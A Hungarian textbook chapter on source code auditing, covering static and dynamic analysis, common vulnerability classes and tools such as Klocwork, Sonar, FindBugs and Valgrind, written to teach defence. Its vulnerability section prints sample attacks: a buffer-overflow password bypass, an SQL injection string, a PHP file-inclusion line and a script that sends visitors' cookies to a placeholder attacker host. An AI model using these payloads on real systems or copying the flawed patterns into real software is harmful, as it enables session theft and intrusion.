A forráskód auditálás célja, hogy a lehető legtöbb hibát, hibalehetőséget, „veszélyes” kódrészeket feltárja a fejlesztőknek, hogy ezeket a hibákat még a fejlesztés ideje alatt javítani lehessen. Az auditálás történhet manuálisan (pl. code review), vagy automatizálható elemző eszközök segítségével, amelyek statikusan a forráskódot elemzik, a szoftver futtatása nélkül, vagy dinamikusan, a futás közben keresik a hibákat.

Statikus forráskód elemzés

A statikus elemzés, során a kódot futtatás nélkül elemezzük. Az elemzés célja a lehetséges hibák minél nagyobb részének feltárása minél hamarabb, lehetőleg még a fejlesztés fázisában. Számos technika létezik statikus elemzésre, de az elemzés folyamata mindig függ a keresendő hibák fajtájától.
Általában a következő hibákat keressük:

- Szintaktikai hibák.
- Kódolási szabványtól való eltérések.
- Elérhetetlen kód.
- Nem inicializált / nem használt változók.
- Hordozhatósági problémák.

A módszer kiválasztása általában a kitűzött céltól függ. Lássuk az általánosan elfogadott és közismert megközelítéseket:

Modell ellenőrzés

A modell ellenőrzés egy automatikus technika véges állapotú rendszerek pontosságának verifikálására. Ez a folyamat felhasználja a rendszer modelljét és összeveti azt a rendszer specifikációjával. Mind a két elemet adott egységes formában kell a rendelkezésre bocsájtani. Hardver és szoftver verifikálására is használják, bár ez utóbbit nem tudják nagy pontossággal megadni, mivel a szoftver ilyen szintű verifikációja eldönthetetlen probléma. Temporális logikai formulákkal dolgozik az algoritmus, amelyet Emerson és társai fejlesztettek ki [35].

Adatfolyam elemzés

A data-flow analízis segítségével a forráskód elemek adatfüggőségeit vizsgáljuk [36]. A folyamat általában a rendszer CFG (Control Flow Graph, Vezér Folyam Gráf) vagy DFG (Data Flow Graph, Adatfolyam Gráf) reprezentációját használja fel információforrásként. A CFG a lehetséges futásokat írja le (a McCabe-féle ciklomatikus komplexitás korrelál a CFG-ben a lehetséges független utak számával). A CFG egy csúcsa, egy (vagy több) programbeli utasítás a csúcsok közötti irányított élek pedig a vezérlési függőségek (A csúcsból akkor vezet él B csúcsba, ha B futása függ A-nak a lefutásától). A DFG ezzel szemben a program adatfolyamának leírásáért felel. A DFG egy irányított gráf, ami az adatfüggőségeket mutatja meg a programelemek között. A csúcsok hasonlóan a program utasításai, B és A csúcs között pedig, akkor van adatfüggőségi kapcsolat, ha B felhasznál olyan adatot (változóérték, regiszter- vagy memóriatartalom), amit A-ban definiáltunk. A CFG és DFG segítségével

mélyebb kódelemzést tudunk elvégezni, és lehetőségünk van nehezebben detektálható hibákra is rámutatni (pl. puffer túlcsordulási hibák) [37].

Auditálás

Bármely programozási nyelven is fejlesztünk, mindig vannak követendő gyakorlatok, amik a hibamentes, gyors, karbantartható és biztonságos kód írásához adnak útmutatást. E gyakorlatok betartásának vizsgálatával komoly programozási hibákra is fényt derülhet, amelyeket a fejlesztők figyelmetlenségből követnek el. A szabálysértés ellenőrzés lényegében egy automatikus, hibamentes változata az emberi kódellenőrzésnek, amely így költséghatékony, pontosabb és sokkal gyorsabb alternatívát kínál.
A szabálysértések ellenőrzése:

- A szabálysértések pontosan meghatározott kódrészletek, melyek valamilyen kódolási szabályt szegnek meg.
- A szabálysértések megszüntetése általában könnyű és kevés költséggel jár.
- A szabálysértések megszüntetése jelentősen növeli a kód minőségét.

Számos pont van a fejlesztési folyamat során, ahol a kódolási szabályok ellenőrzését el lehet végezni. Egy egyszerű szabály, amit ki kell emelni: a kódolási szabálysértések (hibák) javításának költsége az idő múlásával egyre nő. A kód ellenőrzése a kódolási szabálysértések szempontjából az életciklus következő pontjain javasolt:

- A fejlesztői fázis: a kód ellenőrzése a verziókövető rendszerbe történő visszatöltés előtt. Ez a legkorábbi pont, ahol a szabálysértések felfedezhetők és megszüntethetők.
- Központi kódellenőrzés: az ellenőrizendő kód már része a központi kódállománynak. Általában az ilyen elemzés a rendszeres fordítás folyamatába van integrálva, de szükség szerint bármikor elvégezhető.

A komoly szabálysértések felfedezése és javítása később (a tesztelési fázisban vagy a kiadás után) sokkal költségesebb. A kód ellenőrzésének, a költségeket szem előtt tartva, a tesztelés előtt célszerű lezajlania.
A statikus kódelemzés során a kódolási szabálysértések mellett más jellemzőket is lehet ellenőrizni és mérni, pl.:

- Gyanús kódrészletek.
- Kód duplikációk.

Az auditálás nem minden hiba detektálására alkalmas, mivel statikusan elemez, ezért nehéz pontos információkat adni futás nélkül például arra, hogy egy változóban milyen értékek szerepelnek, szerepelhetnek. Azonban mégis egy nagyon hasznos és költségkímélő eszköz, mivel a statikus elemzést minden esetben automatizálni lehet, így a hibák feltárása automatikusan történhet még a fejlesztés során is. Ezt alkalmazva az éles rendszer kevesebb hibát tartalmaz, amellyel a karbantartás költsége csökken.
Az auditálás semmiképpen sem helyettesítheti a dinamikus tesztelést, viszont segít a hibák számának leredukálásában még a tesztelés megkezdése előtt.

Dinamikus forráskód elemzés

A statikus kódelemzés mellett létezik dinamikus elemzés is. Ekkor nem előre, futás nélkül próbáljuk meghatározni a kód hibáit, hanem futás közben gyűjtünk információkat arról, hogy a rendszerünk milyen állapotokba került illetve kerülhet. Ezzel a megközelítéssel más típusú

hibákat is képesek vagyunk meghatározni. (Például lehetséges memory leak, null pointer exception, stb.) Ezeken felül alkalmas arra, hogy a programunkat optimalizáljuk, például megnézhetjük a segítségével, hogy a program mely függvényekben tölt sok időt, így azokat átdolgozva gyorsabb lehet a program futása.
A dinamikus detektálás két módon történhet. Az egyik megoldás, amikor a rendszerünk futása közben figyeli az elemző program, azokat a helyeket, amikor is a program hibásan működhet. Ilyen módszerrel lehetséges pl. null pointer exception vagy memory leak detektálása. A másik módszer, amikor a program futása közben adatokat gyűjtünk, amit később, a futás után tanulmányozunk. A futás közbeni információgyűjtést hívják profile-ozásnak. A futás közben előálló naplófájlok (trace file-ok), gyakran a hívott eljárásokat, futtatott utasításokat és azok futási idejét, esetleg stack vagy heap információt tartalmazzák. A profile-ozásnak több módszere van. Interpretált nyelveknél vagy pl. Java alkalmazásoknál elterjedt, hogy maga a futtató környezet (Java esetén a virtuális gép) készíti a naplófájlokat vagy támogatja API-val a profile-ozást. Egyes eszközök (pl. GCC) fordítási időben illesztenek be utasításokat a végső alkalmazásba, amelyek segítségével a profile adatok kinyerhetők. Továbbá lehetőségünk van eleve a forráskódot is „instrumentálni”, azaz olyan utasításokat elhelyezni pl. metódushívások elején és végén, amelyekkel trace információkat írunk ki egy naplófájlba.

Sebezhetőség

A detektálható sebezhetőségi hibákat veszélyességi szint alapján két csoportba lehet szervezni. Az alacsony kockázatú és a magas kockázatú hibalehetőségek. Számos nyelv magában foglal olyan megvalósításokat, amelyek nyelvi szinten gátolják meg az ilyen hibák véletlen létrehozásának lehetőségét. Azonban bizonyos nyelvek fő erőssége éppen abban rejlik, hogy semmiben sem gátolják meg a fejlesztőket. Általában ezeket a hibákat nem csak a programunk egy belső veszélyeként tekintjük, hanem e hibák jelenléte a programunk sebezhetőségére is utal.

Magas kockázatú sebezhetőségek
A magas kockázatú sebezhetőségek (high-risk vulnerabilities), olyan elvi hibák, amelyek a program végzetes leállását vagy illetéktelenek számára hozzáférést okozhatnak. Ilyen hiba például a buffer overflow [37]. Ez a hiba a puffer túlcsordulásának lehetőségét „használja ki”, pontosabban az ellenőrzésnek a hiányát. Számos nyelv (C, C++, stb.) nem ellenőrzi a másolandó adat hosszát, se a forrását, így könnyen előfordulhat, hogy egy felhasználó által bekért adat (melynek hosszáról fogalmunk sincs) egy strcpy() másoló utasítás, vagy akár egy scanf() beolvasó utasítás hatására bekerül a memóriába mindenféle hossz ellenőrzés nélkül, amely jó esetben nem okoz hibát. Rossz esetben azt eredményezi, hogy a beírt plusz adat felülír valamilyen változót a memóriában, melynek beláthatatlan következményei lehetnek. Legrosszabb esetben pedig valaki észreveszi ezt a hibát, és kihasználja, mégpedig úgy, hogy számára „hasznos” utasításokat vagy adatokat ír a memóriába, amelyre, még ha a vezérlés is rákerül, teljes irányítást élvezhet a programunk felett.
Egy C-beli példa:

```
…
char jelszo[7];
char joJelszo[7] = „123qwe”;
printf(„Kerem a jelszot:”);
scanf(„%s”, jelszo);
if (strcmp(jelszo, jojelszo) == 0) {
```

```
     //Belépés
} else {
     //Sikertelen belépés
}
…
```

Ezt a forráskódot megfigyelve, egyszerűen megkerülhetjük a biztonsági jelszókérést. Amennyiben egy „123456*123456*” szöveget írunk be a jelszó kérésekor (Ahol a * a \0 karaktert jelöli) akkor a rendszer máris be fog engedni. Ennek az oka az, hogy a két karaktertömb foglalás egymás után történt, ez nagyon nagy valószínűséggel azt jelenti, hogy a két memóriaterület egymás után helyezkedik el, foglalódik le. Amikor a beolvasás megtörténik, a futtató nem foglalkozik azzal, hogy a jelszo[] nevű változónk csak 7 karakter tárolására képes, ezért a teljes adatot bemásolja a memóriába, a jelszo változóban tárolt kezdőcímtől kezdve. Ez azt jelenti, hogy a joJelszo[] nevű változónk teljes egészében felül fog íródni az adott szöveggel. Ettől a ponttól kezdve, mind a jelszo, mind a joJelszo ugyanazt a karakterláncot fogja tartalmazni (123456\0), és az összehasonlítás igazat fog visszaadni. Amennyiben tudjuk a jelszo hosszát, úgy egyszerű dolgunk van, de ha nem tudjuk, brute force-szal még akkor is nagyon könnyen képesek vagyunk ezt a jelszót „feltörni”.
Természetesen ez a hiba nem szintaktikai, azaz a fordító nem fog szólni nekünk ilyen esetben. Viszont belátható, hogy egy ilyen hiba végzetesnek is bizonyulhat, ezért fontos az ilyen típusú hibalehetőségek detektálása.
Egy másik ilyen az SQL injection sebezhetőség, amely általában a bemenet ellenőrzésének a hiányát, és annak a kihasználhatóságát jelenti. Például tekintsük az alábbi kódrészletet:

```
stmnt="SELECT * FROM users WHERE name = '"+userName+"' AND
jelszo = '"+pass+"';"
```

Ha a userName és pass változónk nem ellenőrzött, úgy bárki könnyen „átverheti” a SQL utasításunkat mondjuk egy

```
userName = "valami' OR '1'='1';--"
```

értékadással, mivel így az eredmény akkor is igaz lesz, ha a userName nem megfelelő [38].
Ilyen típusú sebezhetőség a Remote File Inclusion, ami tipikusan a PHP nyelvben fordul elő, amikor egy:

```
include($page . '.php');
```

utasítás kerül a kódba, amely könnyen az illetéktelen felhasználó saját fájljának betöltését is jelentheti.
Számos ilyen szintű sebezhetőség létezik, mi csak a legáltalánosabbakat említettük.

Alacsony kockázatú sebezhetőségek
Ezek a hibaforrások jóval veszélytelenebbek az előzőeknél, ezért általában ezekre nem is fordítanak akkora figyelmet.
Ilyen sebezhetőség például egy kliens oldalon előforduló hiba, amely nem terjedhet tovább a szerverre. Erre példa a Cross-site scripting (XSS). Tipikusan web alkalmazásokban előforduló

sebezhetőség, amikor is rosszindulatú támadók injektálnak kliens oldali scripteket a weboldalba, amit más látogatók is látnak.

A biztonsági hibák, az alábbi főbb csoportokba sorolhatók:

Memória biztonsággal kapcsolatos sebezhetőségek

- Buffer overflow: A már korábban tárgyalt biztonsági hiba.
- Dangling pointer („Lógó pointer”): Ezt a hibát olyan pointereknek tulajdonítjuk, amelyek nem érvényes objektumra mutatnak. Egy példa erre:

```
{
     char *dp = NULL;
     /* ... */
     {
          char c;
          dp = &c;
     } /* a c változó a blokkból való kilépéskor megszűnik */
/* A db már egy „Lógó” pointer */
}
```

Bemenet ellenőrző hibák

SQL injection: A már korábban tárgyalt biztonsági hiba.

Code injection: Ebben az esetben nem SQL utasítást módosítunk, vagy szúrunk be illetéktelenül, hanem a forráskódba építünk saját kódot. Tegyük fel, hogy egy weboldalra készült egy üzenőfal funkció, amely a megadott szöveget kiírja a weboldalra. Amennyiben a „Sziasztok! Nagyon jó az oldal!” üzenetet adjuk hozzá az üzenőfalhoz, úgy minden hiba nélkül ez meg is jeleníti. Ha valaki tisztában van azzal, hogy az adott weboldal ellenőrzés nélkül szúr be elemet az üzenőfalra, úgy a Code injection-t felhasználva, például ezt a sort illesztheti be:

```
Nagyon szép oldal...<script> document.location =
'http://valamilyen_tamado/cookie.cgi?' +
document.cookie</script>
```

Ebben az esetben, ez a kód felkerül az üzenőfalra, és bárki más, aki innentől letölti ezt az oldalt, a helyi gépén lefuttatja ezt a scriptet, amely ettől a ponttól kezdve bármit csinálhat. Ilyen megoldásokon alapulva számos más injection sebezhetőség létezik. Például: E-mail injection, HTML header injection, stb.

Cross-site scripting (XSS): A már korábban említett biztonsági hiba.

Format string támadás: Ezt a hibát 1999 körül fedezték fel. Ez a támadás azt a hibát használja ki, amikor egy bekért szöveg kiírásra kerül szűrés nélkül. Például C nyelvben a printf(string); utasítás kiírja a string nevű karakter tömb elemeit. Amennyiben a string változó tartalmaz például %d, %s vagy bármely speciális, C fordító számára értelmezhető karakter láncot, úgy a kiírás során hiba keletkezik, és a programunk leáll. Általában ez magával vonja azt is, hogy értékes információkat ír ki a stack-ről.

Race condition sebezhetőségek

Time-of-check-to-time-of-use: Röviden TOCTTOU („TOCK too”-nak ejtve). Ezt a hibát az okozza, hogy változtatást eszközölnek a rendszerben egy feltétel ellenőrzése (például egy beléptetés) és az eredmény használata között.

Symlink races: Ez a hiba egy olyan lehetőséggel él, amely ideiglenes fájlok hozzáférését teszi lehetővé. A módszer lényege, hogy szimbolikus linket hozunk létre olyan névvel, amilyennel a rendszerünk is készít ideiglenes fájlokat. Ezt a linket saját fájlunkra „irányítjuk”, majd amikor a rendszer létrehozza az ideiglenes fájlokat, a link miatt az adatok a mi fájlunkba kerülnek. Miután törölte a rendszer az ideiglenes fájlt, ami a mi linkünk, az ideiglenes fájlban tárolt adatok már a mi birtokunkba kerültek.

Ezeken kívül sok más sebezhetőség létezik, amelyek detektálása és javítása a kódunk biztonságát javítja, sebezhetőségét csökkenti. Mi csak néhány veszélyforrást említettünk, azért, hogy tisztában legyünk e hibák kockázatával és lehetséges következményeivel. A súlyos, biztonsági sebezhetőségek egy gyűjteménye a CVE (Common Vulnerabilities and Exposures) honlapján érhető el: http://cve.mitre.org.
A sebezhetőségi hibák detektálására sok lehetőség adott az auditáláson kívül is. Egy jó példa erre a Google megoldása. A Google úgy vélte, nem csak nála dolgozhatnak jó szakemberek, ezért lehetőséget nyújt másoknak is. Ezt úgy teszi meg, hogy minden egyes magas kockázatú veszélyforrás felfedezéséért 1000 dollárt ad a becsületes megtalálónak. Így arra ösztönöz, hogy a hibákat ne kihasználjuk, hanem segítsük a fejlesztők munkáját.

Eszközök


Ebben a fejezetben néhány statikus auditáló eszközt ismertetünk. Az eszközök közül némelyik fejlesztő környezetbe integrálva, már a programozás fázisában segít az ilyen hibák feltárásában.

SourceAudit

A SourceAudit egy forráskód-elemző fejlesztők részére. A SourceAudit a programozók számára fejlesztett termék, mely segíti a kód megértését, fejlesztését és karbantartását azáltal, hogy kifinomult statikus forráskód elemző eljárásokat és technológiákat alkalmaz.
A SourceAudit széles választékát biztosítja az elemző funkcióknak a forráskód elemzéséhez, mely során meghatározza a fontosabb forráskód metrikákat, valamint a következő kódrészleteket keresi:

- kód duplikációk,
- gyanús kódrészletek,
- hibák, kódolási problémák, rossz gyakorlatok és kódolási stílusok.


A SourceAudit felfedi a kódolási problémákat, rossz gyakorlatokat és ellentmondásos programozási stílusokat a fejlesztési fázis alatt azáltal, hogy ún. „statikus tesztelést” végez, amely jóval költséghatékonyabb, mint a hagyományos tesztelés. A szoftver a kódhibákat a fejlesztési folyamat során fedezi fel, ezért a tesztelésre fordítandó időt drasztikusan csökkentheti. A SourceAudit használatára mutat példát a 33. ábra. A bal oldali panel tartalmazza a metrikákat, a jobb oldali panel magát a forráskódot, míg az alsó panelon a szabálysértések jelennek meg.



33. ábra. A SourceAudit Microsoft Visual Studio-ba épülő része futás közben

Klocwork


A Klocwork cég programjairól már korábban említést tettünk. Ehhez a fejezethet is szorosan kapcsolódnak a cég statikus elemző programjai. A Klocwork Insight, egy statikus C, C++, Java és C# kódelemző, a Pro változata pedig kibővíti pár újdonsággal, például kód felülvizsgálóval és refaktoring eszközökkel (a refaktoringról a következő fejezet beszél részletesen). Létezik egy Solo nevezetű termékük is, amely egy Eclipse plug-in, működés közben a 34. ábra mutatja.



34. ábra. Klocwork Solo futás közben

Coverity

A Coverity egy észak-amerikai szoftvercég, amely szoftverelemzésekre szakosodott. Számos eszközt kínál a szoftver rendszer elemzés minden területére. A számunkra jelenleg fontos eszközük a statikus és dinamikus elemzésre is alkalmas Coverity Integrity Manager nevet viseli (lásd 35. ábra). A Coverity Integrity Manager egy egységesített hibamenedzselő interfész. Központi információforrás mind a statikus, mind a dinamikus elemzéshez. Ezen elemzésekhez is rendelkeznek eszközökkel, amelyek ennek a Coverity Integrity Manager adatait használják fel. Ezek a Coverity Static Analysis és a Coverity Dynamic Analysis neveket viselik.



35. ábra. A Coverity Integrity Manager képernyőképe

Sonar

A Sonar egy LGPL licenc alá tartozó nyílt forráskódú projekt. Jelenleg a 2.6-os verzió érhető el. Ez egy nyílt platform szoftver rendszerek minőségének a menedzselésére. A kód minőségének 7 ágát fedi le, köztük a potenciális hibalehetőségeket, komplexitást, kód duplikációkat, kódolási szabályokat ellenőrzi és elemzi. A java nyelv elemzésének lehetőségét alapból tartalmazza, de képes elemezni Flex, PHP, PL/SQL, Cobol, Visual Basic 6-os forráskódokat is. Maga a program web-alapú alkalmazás. A szabályok, veszélyek, beállítások, stb. mind online konfigurálhatók.

FXCop

Az FxCop segítségével C#-ban fejlesztett rendszerek statikus kód auditálását végezhetjük el. A lefordított .NET osztályokat ellenőrzi, hogy azok megfelelnek-e egy bizonyos szabálykészletnek. Rengeteg általános kódolási hibát képes felismerni, amelyek segítségével valamelyest optimalizálhatjuk is az alkalmazásunkat. Ez a szabálykészlet a .NET keretrendszer egy saját leírása (Design Guidelines) amely speciális .NET-es tervezési mintákat tartalmaz. Az FxCop nem a forráskódot, hanem a bináris állományokat elemzi. Mind parancssoros, mind grafikus felületben is elérhető, továbbá a Microsoft Visual Studio 2005 és 2008 is tartalmaz egy FxCop alapú elemzőt.

PMD

A PMD egy Java forráskód elemző, amely a következő problémákat detektálja:

- Lehetséges bug-ok (üres try, catch, finally, switch utasítások).
- „Dead” kódok (használatlan helyi változók, paraméterek, privát metódusok).
- Nem optimális kód (Veszteséges String, StringBuffer használat).
- Túlkomplikált kifejezések (szükségtelen if,while feltételek).
- Duplikált kód (Copy-paste kódok által generált copy-paste bug-ok).

A PMD integrált változata elérhető a következő eszközökre: JDeveloper, Eclipse, JEdit, JBuilder, BlueJ, CodeGuide, NetBeans/Sun Java Studio Enterprise/Creator, IntelliJ IDEA, TextPad, Maven, Ant, Gel, JCreator és Emacs.

CheckStyle

A CheckStyle egy statikus kód elemző eszköz Java nyelvű programokhoz. Oliver Burn készítette az első verzióját 2001-ben. A CheckStyle, ahogy a neve is mutatja, a kódolás stílusát ellenőrzi. Minden szabály kiválthat notification-t, warning-ot, error-t.
Néhány szabály:

- Javadoc komment megléte osztályra, attribútumra, metódusra.
- Elnevezési konvenciók betartása az attribútumokra és metódusokra.
- Maximalizált paraméterszám és kódsor szám betartásának ellenőrzése.
- Szóközök meglétének ellenőrzése bizonyos karakterek között.

FindBugs

A FindBugs egy open source program, amelyet Bill Pugh és David Hovermeyer készített bug-ok detektálására Java kódokban. Statikus elemzést alkalmaz, hogy azonosítsa a több száz potenciális hiba típusokat a kódunkban. A FindBugs bemente a program bájtkódja és nem a forráskódja. A program elérhető önálló grafikus alkalmazásként és plug-in-ként is Eclipse, NetBeans, IntelliJ IDEA és Hudson számára. Jelenleg a Java 5-re érhető el.
A készítők több száz hibafajtát definiáltak és ezeket csoportosították. Ilyen hiba például a „Véletlenszerű objektum készítése és egyszer használata”, vagy a „Clone metódus nem hívja meg a super.Clone() metódust”.

Valgrind

A Valgrind egy dinamikus auditáló, elsősorban memória debug, memóriaszivárgás-detektáláshoz és teljesítményméréshez (profiling).
Működése egy virtuális géphez hasonló, ami futásidejű fordítás (JIT) technikát alkalmaz. A program elemzése úgy történik, hogy ezen a virtuális gépen fut a rendszer, közben a program hibákat keres. Ennek a köztes futásnak az eredménye, hogy a program futása lassabb lesz.
Több hibakereső modul is be van építve a Valgrind-be és könnyen kiegészíthető saját fejlesztésű modulokkal is. A leggyakrabban használt a Memcheck. A Memcheck extra utasításokat szúr be lényegében minden utasítás köré, amelyekkel követi a memóriakezelés helyességét.
A Memcheck által felismert hibák:

- Inicializálatlan memória használata

- Írás/olvasás korábban már felszabadított memóriaterületről
- Írás/olvasás az allokált memórián (kicsivel) kívülről
- Memóriaszivárgás

A Memcheck eszközön felül a Valgrind még számos másik eszközt is tartalmaz:

- Massif, ami egy heap profiler.
- Helgrind, ami képes detektálni versenyhelyzeteket többszálú kódban.
- Cachegrind, ami egy cache profiler és a grafikus felülete a GUI KCacheGrind.

BAD SMELL DETEKTÁLÁS ÉS REFACTORING

Bad smell

A bad smell detektálás bemutatásához először definiáljuk a bad smell fogalmát. A nevét találóan onnan kapta, hogy ezek azok a részek a forráskódban, amik kicsit „bűzlenek”. Olyan ez, mint amikor kinyitjuk a hűtőt, és hirtelen érzünk valami furcsa szagot. Ez nem feltétlenül jelenti azt, hogy valami romlott, lehet, hogy csak a sajtnak van olyan furcsa szaga, amilyennek lennie kell. Forráskód szinten ez azt jelenti, hogy a kód azon részeit nevezzük bad smell-nek, amelyek mélyebb problémákat indikálhatnak, és a hangsúly azon van, hogy nem feltétlenül mindig indikálnak azt. A kifejezést Kent Beck használta először a ’90-es évek végén, a Refactoring: Improving the Design of Existing Code című könyvben [39].
Fontos, hogy tisztában legyünk azzal, hogy a bad smell, és az előző fejezetben tárgyalt veszélyforrások között nagy különbség van. A veszélyforrások lehetőséget adnak támadásokra, hibák kihasználására, míg a bad smell ennél sokkal tágabb értelemben vett „veszélyforrásra” utal. Egy hosszabb metódus is már bad smell-nek számít (mint, ahogy azt majd a fejezet hátralevő részében tárgyaljuk), ami még nem jelenti azt, hogy a kód hibás, vagy támadható.
